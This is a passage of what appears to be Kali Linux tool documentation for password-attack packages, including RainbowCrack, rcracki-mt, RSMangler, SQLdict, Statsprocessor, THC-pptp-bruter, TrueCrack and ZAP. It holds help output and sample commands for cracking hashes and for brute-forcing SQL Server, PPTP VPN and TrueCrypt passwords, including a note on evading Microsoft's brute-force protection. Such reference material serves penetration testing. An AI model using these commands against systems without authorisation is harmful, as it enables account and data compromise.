example: rcrack *.rt -h 5d41402abc4b2a76b9719d911017c592
         rcrack *.rt -l hash.txt
```

rt2rtc–Convertrainbowtablesfrom.rtto.rtc

```
root@kali:~# rt2rtc
RainbowCrack 1.5
Copyright 2003-2010 RainbowCrack Project. All rights reserved.
```

```
Official Website: http://project-rainbowcrack.com/

usage:   rt2rtc   rt_files   [rt_files   ...]   start_point_bits   end_point_bits   [-m
chunk_size_in_mb] [-p]

Input rainbow tables must be sorted.
1 <= start_point_bits <= 64
1 <= end_point_bits   <= 64
1 <= chunk_size_in_mb
```

rtc2rt–Convertrainbowtablesfrom.rtcto.rt

```
root@kali:~# rtc2rt
RainbowCrack 1.5
Copyright 2003-2010 RainbowCrack Project. All rights reserved.
Official Website: http://project-rainbowcrack.com/

usage: rtc2rt rtc_files [rtc_files ...]
```

rtgen–Generaterainbowtables

```
root@kali:~# rtgen
RainbowCrack 1.5
Copyright 2003-2010 RainbowCrack Project. All rights reserved.
Official Website: http://project-rainbowcrack.com/

usage:  rtgen  hash_algorithm  charset  plaintext_len_min  plaintext_len_max  table_index
chain_len chain_num part_index
       rtgen hash_algorithm charset plaintext_len_min plaintext_len_max table_index -
bench

hash algorithms implemented in alglib0.so:
    lm, plaintext_len limit: 0 - 7
    ntlm, plaintext_len limit: 0 - 15
    md5, plaintext_len limit: 0 - 15
    sha1, plaintext_len limit: 0 - 20
    mysqlsha1, plaintext_len limit: 0 - 20
    halflmchall, plaintext_len limit: 0 - 7
    ntlmchall, plaintext_len limit: 0 - 15
    oracle-SYSTEM, plaintext_len limit: 0 - 10
    md5-half, plaintext_len limit: 0 - 15

example: rtgen md5 loweralpha 1 7 0 1000 1000 0
         rtgen md5 loweralpha 1 7 0 -bench
```

rtsort–Sortrainbowtables

```
root@kali:~# rtsort
RainbowCrack 1.5
Copyright 2003-2010 RainbowCrack Project. All rights reserved.
Official Website: http://project-rainbowcrack.com/

usage: rtsort rt_files [rt_files ...]
       rtsort rt_files [rt_files ...] -s

Use -s switch to sort rainbow tables by start point, otherwise rainbow tables are
sorted by end point.
```

RCRACK USAGE EXAMPLE

```
root@kali:~# coming soon
```

RT2RTC USAGE EXAMPLE

```
root@kali:~# coming soon
```

RTC2RT USAGE EXAMPLE

```
root@kali:~# coming soon
```

RTGEN USAGE EXAMPLE

```
root@kali:~# coming soon
```

RTSORT USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* PASSWORDS

rcracki-mt

RCRACKI-MT PACKAGE DESCRIPTION

rcracki_mt is a modified version of rcrack which supports hybrid and indexed tables. In addition to that, it also adds multi-core support.

Source: https://www.freerainbowtables.com/en/download/

rcracki-mt Homepage | Kali rcracki-mt Repo

- Author: Martin Westergaard, James Nobis, Original code by Zhu Shuanglei
- License: GPLv2

TOOLS INCLUDED IN THE RCRACKI-MT PACKAGE

rcracki_mt–RainbowCrack(improved,multi-threaded)

```
root@kali:~# rcracki_mt
RainbowCrack (improved, multi-threaded) - Making a Faster Cryptanalytic Time-Memory
Trade-Off
by Martin Westergaard <martinwj2005@gmail.com>
multi-threaded and enhanced by neinbrucke
*nix/64-bit compatibility and co-maintainer - James Nobis <quel@quelrod.net>
http://www.freerainbowtables.com/
All code/binaries are under GPL2 Copyright at a minimum
original code by Zhu Shuanglei <shuanglei@hotmail.com>

usage: rcracki_mt -h hash rainbow_table_pathname
       rcracki_mt -l hash_list_file rainbow_table_pathname
       rcracki_mt -f pwdump_file rainbow_table_pathname
       rcracki_mt -c lst_file rainbow_table_pathname

-h hash:                use raw hash as input
-l hash_list_file:      use hash list file as input, each hash in a line
-f pwdump_file:         use pwdump file as input, handles lanmanager hash only
-c lst_file:            use .lst (cain format) file as input
-r [-s session_name]:   resume from previous session, optional session name
rainbow_table_pathname: pathname(s) of the rainbow table(s)

Extra options:    -t [nr] use this amount of threads/cores, default is 1
                 -o [output_file] write (temporary) results to this file
                 -s [session_name] write session data with this name
                 -k keep precalculation on disk
                 -d run sha1 hashes against mysqlsha1 tables
                 -m [megabytes] limit memory usage
                 -v show debug information

example: rcracki_mt -h 5d41402abc4b2a76b9719d911017c592 -t 2 [path]/MD5
         rcracki_mt -l hash.txt [path_to_specific_table]/*
         rcracki_mt -f hash.txt -t 4 -o results.txt *.rti
```

RCRACKI_MT USAGE EXAMPLE

Crack the password hash *(-h 5d41402abc4b2a76b9719d911017c592)* using 4 CPU cores *(-t 4)* and the specified rainbow tables*(tables2/md5/)*:

```
root@kali:~# rcracki_mt -h 5d41402abc4b2a76b9719d911017c592 -t 4 tables2/md5/
Using 4 threads for pre-calculation and false alarm checking...
Found 440 rainbowtable files...

md5_mixalpha-numeric-space#1-8_0_60000x27443102_distrrtgen[p][i]_109.rti2:
Chain Position is now 27443102
```

```
192101714 bytes read, disk access time: 1.19 s
searching for 1 hash...
cryptanalysis time: 0.26 s
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* PASSWORDS

RSMangler

RSMANGLER PACKAGE DESCRIPTION

RSMangler will take a wordlist and perform various manipulations on it similar to those done by John the Ripper the main difference being that it will first take the input words and generate all permutations and the acronym of the words (in order they appear in the file) before it applies the rest of the mangles.

Source: http://www.digininja.org/projects/rsmangler.php

RSMangler Homepage | Kali RSMangler Repo

- Author: RandomStorm Limited, Robin Wood
- License: Creative Commons Attribution-Share Alike 2.0

TOOLS INCLUDED IN THE RSMANGLER PACKAGE

rsmangler–Wordlistmanglingtool

```
root@kali:~# rsmangler -h
rsmangler v 1.4 Robin Wood (robin@digininja.org) <www.randomstorm.com>

To pass the initial words in on standard in do:

cat wordlist.txt | ./rsmangler.rb --file - > new_wordlist.rb

All options are ON by default, these parameters turn them OFF

Usage: rsmangler.rb [OPTION]
    --help, -h: show help
    --file, -f: the input file, use - for STDIN
    --max, -x: maximum word length
    --min, -m: minimum word length
    --perms, -p: permutate all the words
    --double, -d: double each word
    --reverse, -r: reverser the word
    --leet, -t: l33t speak the word
    --full-leet, -T: all posibilities l33t
    --capital, -c: capitalise the word
    --upper, -u: uppercase the word
    --lower, -l: lowercase the word
    --swap, -s: swap the case of the word
    --ed, -e: add ed to the end of the word
    --ing, -i: add ing to the end of the word
    --punctuation: add common punctuation to the end of the word
    --years, -y: add all years from 1990 to current year to start and end
    --acronym, -a: create an acronym based on all the words entered in order and add
to word list
    --common, -C: add the following words to start and end: admin, sys, pw, pwd
    --pna: add 01 - 09 to the end of the word
    --pnb: add 01 - 09 to the beginning of the word
    --na: add 1 - 123 to the end of the word
    --nb: add 1 - 123 to the beginning of the word
    --force - don't check ooutput size
    --space - add spaces between words
```

RSMANGLER USAGE EXAMPLE

Use the original wordlist *(cat **words.txt** |)* and mangle words with a minimum length of 6 *(–m 6)* and maximum length of 8 *(–x 8)*, using stdin as input*(–file –)* and redirecting the results to a new wordlist *(> **mangled.txt**)*:

```
root@kali:~# cat words.txt | rsmangler -m 6 -x 8 --file - > mangled.txt
root@kali:~# wc -l mangled.txt
367 mangled.txt
root@kali:~# wc -l words.txt
3 words.txt
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* PASSWORDS

SQLdict

SQLDICT PACKAGE DESCRIPTION

SQLdict is a dictionary attack tool for SQL Server.

SQLdict Homepage | Kali SQLdict Repo

- Author: Arne Vidstrom
- License: Free


TOOLS INCLUDED IN THE SQLDICT PACKAGE

sqldict–DictionaryattacktoolforSQLServer

A dictionary attack tool for SQL Server.

SQLDICT USAGE EXAMPLE

```
root@kali:~# sqldict
```


SQLdict

SQLdict 2.1 - The SQL Server Dictionary Attacker
copyright (c) 2000, Arne Vidstrom
arne.vidstrom@ntsecurity.nu - http://ntsecurity.nu

Target server IP:
Target account:
Load Password File
Start
Stop
Exit

CATEGORIES: PASSWORD ATTACKS*TAGS:* DATABASE, GUI, MSSQL, PASSWORDS

Statsprocessor

STATSPROCESSOR PACKAGE DESCRIPTION

Statsprocessor is a high-performance word-generator based on per-position markov-attack packed into a single stand-alone binary.

Source: https://hashcat.net/wiki/doku.php?id=statsprocessor

Statsprocessor Homepage | Kali Statsprocessor Repo

- Author: Atom
- License: Other

TOOLS INCLUDED IN THE STATSPROCESSOR PACKAGE

statsprocessor–High-Performancewordgeneratorbasedonhashcatmarkovstats

```
root@kali:~# statsprocessor --help
sp by atom, High-Performance word generator based on hashcat markov stats

Usage: ./sp.bin [options]... hcstat-file [filter-mask]

* Startup:

  -V,  --version             Print version
  -h,  --help                Print help

* Increment:

       --pw-min=NUM          Start incrementing at NUM
       --pw-max=NUM          Stop incrementing at NUM

* Markov:

       --markov-disable      Emulates maskprocessor output
       --markov-classic      No per-position tables
       --threshold=NUM       Filter out chars after NUM chars added
                            Set to 0 to disable

* Misc:

       --combinations        Calculate number of combinations
```

```
      --hex-charset        Assume charset is given in hex

* Resources:

  -s,  --skip=NUM          skip number of words (for restore)
  -l,  --limit=NUM         limit number of words (for distributed)

* Files:

  -o,  --output-file=FILE   Output-file

* Custom charsets:

  -1,  --custom-charset1=CS  User-defineable charsets
  -2,  --custom-charset2=CS  Example:
  -3,  --custom-charset3=CS  --custom-charset1=?dabcdef
  -4,  --custom-charset4=CS  sets charset ?1 to 0123456789abcdef

* Built-in charsets:

  ?l = abcdefghijklmnopqrstuvwxyz
  ?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ
  ?d = 0123456789
  ?s =  !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
  ?a = ?l?u?d?s
  ?h = 8 bit characters from 0xc0 - 0xff
  ?D = 8 bit characters from german alphabet
  ?F = 8 bit characters from french alphabet
  ?R = 8 bit characters from russian alphabet
```

STATSPROCESSOR USAGE EXAMPLE

Generate passwords with a minimum length of 6 *(-pw-min=6)* and a maximum length of 8 *(-pw-max=8)* using the stats in the provided file*(/usr/share/oclhashcat/hashcat.hcstat)*:

```
root@kali:~#             statsprocessor            --pw-min=6            --pw-max=8
/usr/share/oclhashcat/hashcat.hcstat
13nger
13aner
13rina
13erer
13ller
131200
13ster
13iner
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* PASSWORDS

THC-pptp-bruter

THC-PPTP-BRUTER PACKAGE DESCRIPTION

Brute force program against pptp vpn endpoints (tcp port 1723). Fully standalone. Supports latest MSChapV2 authentication. Tested against Windows and Cisco gateways. Exploits a weakness in Microsoft's anti-brute force implementation which makes it possible to try 300 passwords the second.

Source: https://www.thc.org/releases.php

thc-pptp-bruter Homepage | Kali thc-pptp-bruter Repo

- Author: van Hauser
- License: GPLv2

TOOLS INCLUDED IN THE THC-PPTP-BRUTER PACKAGE

thc-pptp-bruter–PPTPBruteForceTool

```
root@kali:~# thc-pptp-bruter
Target IP missing.
thc-pptp-bruter [options] <remote host IP>
  -v        Verbose output / Debug output
  -W        Disable windows hack [default: enabled]
  -u <user> User [default: administrator]
  -w <file> Wordlist file [default: stdin]
  -p <n>    PPTP port [default: 1723]
  -n <n>    Number of parallel tries [default: 5]
  -l <n>    Limit to n passwords / sec [default: 100]

Windows-Hack reuses the LCP connection with the same caller-id. This
gets around MS's anti-brute forcing protection. It's enabled by default.
```

THC-PPTP-BRUTER USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* PASSWORDS

TrueCrack

TRUECRACK PACKAGE DESCRIPTION

TrueCrack is a brute-force password cracker for TrueCrypt volumes. It works on Linux and it is optimized for Nvidia Cuda technology. It supports:

- PBKDF2 (defined in PKCS5 v2.0) based on key derivation functions: Ripemd160, Sha512 and Whirlpool.
- XTS block cipher mode for hard disk encryption based on encryption algorithms: AES, SERPENT, TWOFISH.
- File-hosted (container) and Partition/device-hosted.
- Hidden volumes and Backup headers.

TrueCrack is able to perform a brute-force attack based on:

- Dictionary: read the passwords from a file of words.
- Alphabet: generate all passwords of given length from given alphabet.

TrueCrack works on gpu and cpu

Source: https://code.google.com/p/truecrack/

TrueCrack Homepage | Kali TrueCrack Repo

- Author: Luca Vaccaro
- License: GPLv3

TOOLS INCLUDED IN THE TRUECRACK PACKAGE

truecrack–BruteforcepasswordcrackerforTruecryptvolumes

```
root@kali:~# truecrack --help
TrueCrack v3.0
Website: http://code.google.com/p/truecrack
Contact us: infotruecrack@gmail.com
Bruteforce password cracker for Truecrypt volume. Optimazed with Nvidia Cuda technology.
Based on TrueCrypt, freely available at http://www.truecrypt.org/
Copyright (c) 2011 by Luca Vaccaro.

Usage:
 truecrack -t <truecrypt_file> -k <ripemd160|sha512|whirlpool> -w <wordlist_file> [-b
<parallel_block>]
 truecrack -t <truecrypt_file> -k <ripemd160|sha512|whirlpool> -c <charset> [-s
<minlength>] -m <maxlength> [-b <parallel_block>]

Options:
 -h --help                    Display this information.
 -t --truecrypt <truecrypt_file>    Truecrypt volume file.
 -k --key <ripemd160 | sha512 | whirlpool>      Key derivation function (default
ripemd160).
 -b --blocksize <parallel_blocks>         Number of parallel computations (board
dependent).
 -w --wordlist <wordlist_file>      File of words, for Dictionary attack.
 -c --charset <alphabet>       Alphabet generator, for Alphabet attack.
 -s --startlength <minlength>       Starting length of passwords, for Alphabet attack
(default 1).
 -m --maxlength <maxlength>     Maximum length of passwords, for Alphabet attack.
 -r --restore <number>         Restore the computation.
 -v --verbose                 Show computation messages.

Sample:
 Dictionary mode: truecrack --truecrypt ./volume --wordlist ./dictionary.txt
 Charset mode: truecrack --truecrypt ./volume --charset ./dictionary.txt --maxlength
10
```

TRUECRACK USAGE EXAMPLE

```
root@kali:~# truecrack -t truecrypt_vol -k ripemd160 -w passes.txt
TrueCrack v3.0
Website: http://code.google.com/p/truecrack
Contact us: infotruecrack@gmail.com
Found password:     "s3cr3t"
Password length:    "7"
Total computations: "78"
```

CATEGORIES: PASSWORD ATTACKS*TAGS:* FORENSICS, GPU, PASSWORDS

WebScarab

WEBSCARAB PACKAGE DESCRIPTION

WebScarab is designed to be a tool for anyone who needs to expose the workings of an HTTP(S) based application, whether to allow the developer to debug otherwise difficult problems, or to allow a security specialist to identify vulnerabilities in the way that the application has been designed or implemented.

WebScarab Homepage | Kali WebScarab Repo

- Author: Rogan Dawes
- License: GPLv2


TOOLS INCLUDED IN THE WEBSCARAB PACKAGE

webscarab–Webapplicationreviewtool

WebScarab is a Web Application Review tool.

WEBSCARAB USAGE EXAMPLE

```
root@kali:~# webscarab
```


WebScarab
File View Tools Help
Scripted
Fragments
Fuzzer
Compare
Search
SAML
OpenID
WS-Federation
Identity
Summary
Messages
Proxy
Manual Request
Spider
Extensions
XSS/CRLF
SessionID Analysis
Tree Selection filters conversation list
Url
Methods
Status
Possible I...
Injection
Set-Cookie
Forms
Hidden fie...
Comments
DomXss
Sc
ID
Date
Method
Host
Path
Parameters
Status
Origin
Tag
Size
Poss

Used 46.81 of 643.81MB

CATEGORIES: PASSWORD ATTACKS, SNIFFING/SPOOFING, WEB APPLICATIONS*TAGS:* FUZZING, GUI, HTTP, HTTPS, PASSWORDS, PROXY, SNIFFING, WEBAPPS

wordlists

WORDLISTS PACKAGE DESCRIPTION

This package contains the rockyou wordlist and contains symlinks to a number of other password files present in the Kali Linux distribution. This package has an installation size of 134 MB.

wordlists Homepage | Kali wordlists Repo

- Author: Kali Linux
- License: Free

CATEGORIES: PASSWORD ATTACKS*TAGS:* PASSWORDS

zaproxy

ZAPROXY PACKAGE DESCRIPTION

The OWASP Zed Attack Proxy (ZAP) is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing as well as being a useful addition to an experienced pen testers toolbox.

Source: https://code.google.com/p/zaproxy/

zaproxy Homepage | Kali zaproxy Repo

- Author: OWASP.org
- License: Apache 2.0

